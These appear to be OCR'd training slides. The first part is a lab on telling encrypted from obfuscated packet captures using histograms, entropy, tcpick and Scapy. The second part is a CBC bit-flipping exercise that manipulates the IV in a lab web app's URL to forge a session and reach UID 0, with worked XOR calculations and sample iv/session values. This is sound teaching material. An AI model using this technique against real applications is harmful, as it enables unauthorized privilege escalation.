
Very narrow distribution of byte values indicates the data is close to random; likely an encrypted data set.

Histogram Analysis – capture2.dump

The output from the second packet capture shows a much narrower byte distribution, likely indicating that the content is encrypted. This graph is similar to measuring that of a quality random number generator.

Histogram Analysis – capture3.dump

```
# pcaphistogram.py capture3.dump | gnuplot; display capture3.png
```



Unencrypted file with clustering far to the right of the ASCII set; likely an obfuscation mechanism such as XOR with a static key.

Histogram Analysis – capture3.dump

The third packet capture shows another widely varying cluster of values, this time moved to the right from the first packet capture. This is likely obfuscated content, where ASCII content would normally be clustered similar to the first packet capture. This content may have been obfuscated with a static XOR key or other similar technique.

tcpick Analysis

```
root@kali:~/lab/day2# tcpick -r capture1.dump -wR
Starting tcpick 0.2.1 at 2018-03-05 23:37 PST
Timeout for connections is 600
tcpick: reading from capture1.dump
1       SYN-SENT        172.16.0.112:44634 > 74.208.19.32:http
1       SYN-RECEIVED    172.16.0.112:44634 > 74.208.19.32:http
1       ESTABLISHED     172.16.0.112:44634 > 74.208.19.32:http
1       FIN-WAIT-1      172.16.0.112:44634 > 74.208.19.32:http
1       TIME-WAIT       172.16.0.112:44634 > 74.208.19.32:http
... omitted for space
root@kali:~/lab/day2# ls -lSh *.dat | more
-rw-r--r-- 1 root root 2.3M Mar  5 23:37 tcpick__74.208.19.32_http.clnt.2d.dat
-rw-r--r-- 1 root root 1.1M Mar  5 23:37 tcpick__74.208.19.32_http.clnt.23.dat
-rw-r--r-- 1 root root  95K Mar  5 23:37 tcpick__74.208.19.32_http.clnt.21.dat
... omitted for space
```

Several tcpick stream files are created; we'll sample several random stream files for capture1.dump.

tcpick Analysis

The second analysis option is to extract the TCP session data with tcpick and review the entropy of the stream data files with Ent. In the example on this slide, we run tcpick with the "-r" argument to read from the capture1.dump capture file, writing out the stream information into client and server data ("-wR"). Note some output from tcpick shown on this page has been omitted for space.

For the capture1.dump file, this will create a large number of stream files. We can randomly sample several of the data streams with Ent.

Ent and tcpick Output

```
root@kali:~/lab/day2# ent tcpick__74.208.19.32_http.clnt.2d.dat | grep
Entropy
Entropy = 7.439225 bits per byte.
root@kali:~/lab/day2# ent tcpick__74.208.19.32_http.clnt.23.dat | grep
Entropy
Entropy = 7.972764 bits per byte.
root@kali:~/lab/day2# ent tcpick__74.208.19.32_http.clnt.2.dat | grep Entropy
Entropy = 5.306709 bits per byte.
root@kali:~/lab/day2# ent tcpick__74.208.19.32_http.clnt.dat | grep Entropy
Entropy = 5.272567 bits per byte.
```

Entropy varies throughout various streams, though still lower than desired for encrypted content. Some streams are likely compressed content, removing duplication and giving the appearance of greater entropy.

Ent and tcpick Output

This slide shows the entropy results for several of the data capture files. In some cases, the entropy level is fairly high, such as 7.43 and 7.97 bits per byte in some data streams, and fairly low in others, with 5.27 and 5.3 bits per byte.

Despite having some higher entropy readings, the values are not high enough to reflect the desired entropy for encrypted data. While this could represent poorly encrypted data, it is more likely that this data is compressed where duplication is removed to save space, giving the appearance of greater entropy as a result.

Combined tcpick Content

```
# rm *.dat; tcpick -r capture1.dump -wR >/dev/null; cat *.dat >capture1-all
# rm *.dat; tcpick -r capture2.dump -wR >/dev/null; cat *.dat >capture2-all
# rm *.dat; tcpick -r capture3.dump -wR >/dev/null; cat *.dat >capture3-all
# rm *.dat
# ent capture1-all | grep Entropy
Entropy = 7.575014 bits per byte.
# ent capture2-all | grep Entropy
Entropy = 7.999995 bits per byte.
# ent capture3-all | grep Entropy
Entropy = 4.772488 bits per byte.
```

Captures 1 and 3 have low entropy and are likely unencrypted. Capture 2 is very near 8 bits of entropy per byte (which would be fully random) and is likely encrypted. This is an overall assessment of payload content though, and does not focus on specific application payload data.

Combined tcpick Content

In order to evaluate all the tcpick data streams with Ent, we can concatenate them together using the "cat" utility. Once we combine all the individual capture files together and measure the entropy of the TCP payload content, we can see an overall entropy measurement.

From the entropy results of the second capture file, we can determine that this file is likely encrypted, with an entropy level close to 8 (perfect randomness). The first and third capture files have low entropy, indicating that it is not encrypted.

Note this analysis technique focuses on the content of the payload files extracted with tcpick, which would be TCP payload data. This technique does not evaluate the content of application payload data, which may be only a portion of the encrypted or unencrypted payload content.

Scapy Payload Extraction

```
# scapy
>>> fp = open("capture1.dat","wb")
>>> def handler(packet):
...     fp.write(str(packet.payload.payload))
...
>>> sniff(offline="capture1.dump",prn=handler,filter="tcp or udp")
<Sniffed: TCP:6213 UDP:0 ICMP:0 Other:0>
>>> fp = open("capture2.dat","wb")
>>> sniff(offline="capture2.dump",prn=handler,filter="tcp or udp")
<Sniffed: TCP:42512 UDP:0 ICMP:0 Other:0>
>>> fp = open("capture3.dat","wb")
>>> sniff(offline="capture3.dump",prn=handler,filter="tcp or udp")
<Sniffed: TCP:38722 UDP:0 ICMP:0 Other:0>
>>> ^D
# ent capture1.dat | grep Entropy
Entropy = 7.567693 bits per byte.
# ent capture2.dat | grep Entropy
Entropy = 7.993971 bits per byte.
# ent capture3.dat | grep Entropy
Entropy = 4.977198 bits per byte.
```

Remember to use your arrow keys for command history recall.

Scapy Payload Extraction

This slide shows a Scapy session that extracts the TCP or UDP payload from each packet in the lab packet capture files. After running the script, the entropy for each file is measured. Here the entropy of the first packet capture is higher than we previously saw with tcpick and Ent, but not high enough to indicate the presence of encrypted data. Further inspection of the packet capture would be necessary to filter out specific protocol or session information to confirm the use of encrypted or unencrypted data.

Again, the second packet capture has an entropy level of nearly 8 bits per byte, indicating that it is likely encrypted content. Finally, the third packet capture still shows very low entropy, indicating plaintext content.

The process of extracting the data is shown in detail below for the second packet capture:

```
# scapy
>>> fp = open("capture2.dat","wb")
>>> def handler(packet):
...     fp.write(str(packet.payload.payload))
...
>>> sniff(offline="capture2.dump",prn=handler,filter="tcp or udp")
<Sniffed: TCP:8134 UDP:0 ICMP:0 Other:0>
>>> ^D
# ent capture2.dat | grep Entropy
Entropy = 7.993291 bits per byte.
```

Differentiating Encryption and Obfuscation: The Point


- Differentiating the use of cryptography and obfuscation is necessary prior to data analysis
- Visual histogram and entropy analysis tools can be useful to identify patterns similar to that of encrypted data
  - Simple payload data analysis overlooks encrypted upper-layer protocol data
  - Other factors, such as compressed data, can be misleading

Differentiating Encryption and Obfuscation: The Point

In this exercise, we examined three different packet capture sources to identify the possible use of encrypted data. In some cases, it is straightforward to identify the lack of encryption by observing plaintext strings or other repetitive data. In other cases, obfuscated data may look similar to encrypted data, but we can apply visual histogram and entropy analysis tools to gain new insight into the format and use of the data. This is a necessary step prior to analyzing the quality of the cryptography system used.


In some cases, visual analysis and entropy analysis techniques can be misleading when analyzing data. Inspecting the payload of TCP packets, for example, does not take into consideration unencrypted payload header content with encrypted application payload information, treating both as a single data source. In our examples, Scapy proved valuable as an opportunity to extract upper-layer application data to use as a focused source for entropy analysis.

Still, other factors in the formatting of data can mislead visual histogram and entropy analysis tools. For example, random data that is transmitted over the network can be mistakenly identified as encrypted, as can compressed data that removes repetition from plaintext content. Data analysts can use these tools to evaluate the content of observed data, but they should be taken only as a point of consideration while manually inspecting data sources as well.



Exercise Complete – STOP

This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!




CBC Bit Flipping Attacks

There are several opportunities for us to exploit weak cryptographic implementations that can yield content decryption, privilege escalation, or even key recovery. Next we'll look at several attacks against cryptographic systems in sample implementations that will give you insight into applying these attacks against your target systems.

First, we'll look at CBC bit flipping attacks. Earlier we saw that CBC mode uses the output of the prior encrypted block as an XOR input with the encrypted plaintext to produce the ciphertext value. The inverse process is used to decrypt data, shown on this slide. In the first block, the ciphertext is decrypted and then XORed with the IV to produce the first plaintext block. The decrypted ciphertext is then used as the input of the next block, XORed with the decrypted ciphertext to produce the next block of plaintext.

Knowing this, we can see that an attacker who changes the encrypted content of a prior block (or the IV for the first block) can predictably influence the next plaintext value. This can have the negative consequence of corrupting the prior plaintext block (since we modified some of the ciphertext in this block prior to decryption), but this is not always an issue for applications. When targeting the first block of ciphertext, the IV is modified by the attacker, which avoids any data corruption concerns.

On this slide, the attacker aims to manipulate the plaintext of the third block (the rightmost block shown). In order to manipulate this value, the prior ciphertext block is modified. In order to leverage this attack, the attacker needs to have some ability to observe the impact of their changes, preventing this attack from being effective in a blind-attack situation. Once the attacker can identify how the manipulated data changes the following plaintext block, they can modify the change to produce an arbitrary value of their choosing. When combined with web applications that perform a user ID check in an encrypted session variable, an attacker can potentially manipulate the decryption process to gain escalated system privileges.




CBC Bit Flip – Privilege Escalation (1)

This slide shows the output from a sample web application that is vulnerable to a CBC bit flip attack. In the URL bar, we see two parameters; one is an IV of 16 bytes and the second variable "session" represents the encrypted content used by the web application to identify the logged-in user and their user and group permissions. With an IV of 16 bytes, it is likely that this application uses AES encryption (a common encryption algorithm with a 16-byte block size). The session data is also 16 bytes, indicating that there is only one block of ciphertext in this application.

When the user opens this page, it reads "Hello sue. Your userid is 100. Your group ID is 100." We can use this information to identify how the system reacts to our bit flip changes.

Since there is only one encrypted block, we modify the IV to manipulate the plaintext value of the session data. We don't know exactly where in the encrypted session data the username, user ID, and group ID are stored, so we start experimenting by changing one byte of the IV at a time. In the second example on this slide, changing the second and third bytes of the IV causes the username to display with odd characters; clearly our change has affected how the session information decrypts. We're not terribly interested in manipulating the username, so we continue to monitor small portions of the IV until we start seeing changes in the user ID value.



CBC Bit Flip – Privilege Escalation (2)

Continuing to experiment with changing the IV reveals that changing the 5th through 7th bytes allows us to manipulate the user ID value. Changing these fields to FFFFFF changes the userid from 100 to ".`. Next, we can predict which IV value we can use to cause the user ID to be 001.

For the first byte of the user ID, the value 0xFF caused the user ID to produce a double-quote character ". This character has the hexadecimal value 0x22 in the ASCII character set. Since CBC mode XORs the output of the ciphertext decryption process (an unknown value to the attacker) with the IV (a known value) to produce 0x22, we can recover the decrypted value for this byte by XORing the manipulated IV and resulting plaintext together:

0xFF XOR ??? = 0x22
0xFF XOR 0x22 = ???
0xFF XOR 0x22 = 0xDD

Here we see that 0xFF XOR 0x22 produces 0xDD. This value represents the keystream data from the ciphertext block before being XORed with the IV. Since we want to produce a value of 0x30 as the first byte of the user ID (where 0x30 is the ASCII value for "0"), we simply XOR the keystream byte with the desired decrypted value:

0xdd XOR ??? = 0x30
0xdd XOR 0x30 = ???
0xdd XOR 0x30 = 0xed

Next we return to the FF byte in the IV we know manipulates the user ID parameter, changing it to 0xED. This will cause the user ID to start with a 0. Repeat this process for the other two bytes as well to achieve a level of privilege escalation on the target system.

Exercise: CBC Bit Flip – Privilege Escalation


- Manipulate the target web application URL line
  - Contains an IV and encrypted user session value
- Identify the value to be manipulated (IV or prior encrypted block)
- Experiment with modifying values until you are able to manipulate the application

http://crypto.sec660.org/session-handler.php

Exercise: CBC Bit Flip – Privilege Escalation

In this exercise, you'll use the CBC bit flip attack technique against a vulnerable web application to achieve a greater privilege level on the system. In this example, the URL bar contains an IV and an encrypted user session value. Manipulate the encrypted block to change the decrypted session data.

Visit the URL on this page (which will redirect to a URL with the IV and session data present) and experiment with the IV value to try to escalate your system privileges, gaining access to a "reward" once you reach UID 0 or equivalent.



Exercise: CBC Bit Flip – Privilege Escalation – STOP

Don't go any further unless you want to get the answers to the exercise. The next page will begin a review of the answers to this exercise.

If you are stuck or need a little help getting started, look at the next slide. Each successive slide gives you a little more assistance in answering the exercise. If you want to do it all on your own however, stop right here.

Recognizing IV and Encrypted Content


- Target web application URL line has an IV and encrypted user session value
- IV is 16 bytes, likely AES cipher
- Session data is also 16 bytes, only one ciphertext block is present
  - Can edit IV to manipulate encrypted block
- Editing portions of the IV displays changes in the username and UID

Recognizing IV and Encrypted Content

The target web application and URL line has an IV and an encrypted user session value following the parameters "iv" and "session". The IV is 16 bytes, indicating that the encryption algorithm is likely AES (a common 16-byte block cipher).

The ciphertext content is also 16 bytes, indicating that there is only one ciphertext block present. Since there is only one ciphertext block, we manipulate the IV to change the decrypted session data.

Experiment with changing portions of the IV value, starting with one byte at a time. Keep looking at the changes to the decrypted session data for each change to identify which portion of the IV allows you to influence the UID value.



Sample IV Change

This slide shows the URL for a sample IV change. Here, changing the 5th and 6th bytes of the IV to 0xFFFF changes the web page from "Hello jwright." to "Hello jwriçAt.". We can see that changing these bytes of the IV influences the decrypted content, just not in the place where we want to manipulate the data. Keep working to the right of the IV until you start seeing changes reflected in the UID value.

Predicting the Desired Value

```
http://crypto.sec660.org/session-handler.php?
iv=95851d6b7fd6ed0171035d5e03886f10&
session=ee62c3757e899b566d80b04c47b6d2be
```

- The 13th and 14th IV bytes control the user UID: 0x03 0x88
